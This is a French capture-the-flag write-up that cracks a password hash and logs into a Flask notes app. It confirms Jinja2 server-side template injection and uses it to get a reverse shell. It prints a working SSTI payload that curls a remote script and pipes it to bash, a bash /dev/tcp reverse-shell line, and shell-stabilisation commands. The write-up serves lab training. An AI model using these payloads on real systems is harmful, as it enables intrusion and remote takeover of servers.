
Down To Hell

Auteur: bWlrYQ

1. Recon


Notre nouveau service est similaire en tous points avec le précedent mais cette fois-ci impossible de s'inscrire. On peut uniquement se connecter



2. Password Auth

Nous avons un identifiant de connexion ainsi qu'un mot de passe hashé. Essayons de le casser, pour cela on peut utiliser un service en ligne (ou en local). Ici j'ai fait le choix d'un service en ligne (car j'ai pas assez de connexion pour télécharger des wordlists, je suis en campagne).

On peut utilise ce service. Il nous donne un résultat assez probant pour du sha256: `spongebob`



On va donc pouvoir se connecter à l'application avec les credentials: `Max3nce_Y0d4:spongebob`

3. STTI

L'application est une application de notes en ligne. En consultant la note numéro 0 on obtient un flag.

Il n'y a plus d'extension de fichier .php, soit du rewrite URL est mis en place via un service comme apache ou nginx, ou bien c'est une autre technologie qui est utilisée pour le backend. Pour confirmer on peut utiliser `curl` (on pourrait aussi utiliser wappalyzer).

```
mika@bwlryq ~ ./rw
$ curl -X GET http://10.100.1.202:8001 -vv
Note: Unnecessary use of -X or --request, GET is already inferred.
*   Trying 10.100.1.202:8001...
* Connected to 10.100.1.202 (10.100.1.202) port 8001 (#0)
> GET / HTTP/1.1
> Host: 10.100.1.202:8001
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 FOUND
< Server: Werkzeug/2.2.2 Python/3.9.2
< Date: Sun, 30 Oct 2022 00:27:36 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 199
< Location: /login
```

```
< Connection: close
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="/login">/login</a>. If not, click the link.
* Closing connection 0
```

Nos soupcons sont bons, on aperçoit `< Server: Werkzeug/2.2.2 Python/3.9.2` dans la réponse du serveur. Ce qui signifie que nous sommes sûrement sur une application flask ou django. En général, la vulnérabilité présente sur ce genre d'application est une SSTI (Server Side Template Injection) dû à une mauvaise utilisation du moteur de rendu (jinj2 dans le plus souvent des cas). On peut explorer cette possibilité en créant une note avec comme contenu `{{7*7}}`.

On a bien 49 qui s'affiche, ce qui signifie que le moteur de rendu (jinja2) a pris en compte notre payload.


4. Reverse Shell

Etant donné que l'on peut contrôler le moteur de rendu depuis l'application de notes, nous allons pouvoir obtenir un shell sur la machine, car Jinja2 permet ce genre de drôlerie. On peut créer un payload du style:`{{ cycler.__init__.__globals__.os.popen('curl -s http://bwlryq.net:5555/rev.sh | bash -s').read() }}`. Ce payload va forcer la machine distante à aller chercher un fichier .sh malveillant sur un

serveur distant puis à l'éxecuter. On peut insérer dans ce script ce que l'on veut, dans notre cas nous allons y mettre un payload de reverse shell.

```
#!/bin/sh
bash -c 'exec bash -i &>/dev/tcp/10.8.0.3/4444 <&1'
```

On ajoute une note avec pour contenu le payload de SSTI vu plus haut, puis on visionne la note.



On obtient un shell sur la machine que l'on va s'empresser de stabiliser avec python3.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
stty rows 38 columns 116
```

Et voilà notre second flag. Direction la root du paradis 😃.